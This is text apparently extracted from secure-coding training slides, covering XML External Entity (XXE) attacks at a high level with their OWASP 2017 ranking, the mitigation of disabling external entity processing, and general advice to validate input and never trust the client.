OWASP Top 10

(Primary)  
Violated Principle



# XML External Entity (XXE)



Goal

Read sensitive files, send HTTP requests to other systems or cause a DoS

How


By abusing a feature of the XML-parser

Solution

OWASP Top 10

(Primary)  
Violated Principle

# XML External Entity (XXE)



Goal

Read sensitive files, send HTTP requests to other systems or cause a DoS

How

By abusing a feature of the XML-parser


Solution

Disable the processing of external entities in the XML-parser

OWASP Top 10

(Primary)  
Violated Principle

# XML External Entity (XXE)



Goal

Read sensitive files, send HTTP requests to other systems or cause a DoS

How

By abusing a feature of the XML-parser

Solution


Disable the processing of external entities in the XML-parser

OWASP Top 10

A4:2017-XML External Entities (XXE)

(Primary)  
Violated Principle

# XML External Entity (XXE)



Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	A4:2017-XML External Entities (XXE)
(Primary) Violated Principle	„Earn or give, but never assume, trust.“

# Key messages

- Most interactions with backend systems can be attacked with similar kinds of injections
- Strictly separate code structure and user input
  - always be aware of the context user input is used in
- Strictly validate user input
- Never trust anything from the client – ever...

**THE CLIENT,  
YOU MUST NEVER TRUST**



**MY YOUNG PADAWAN**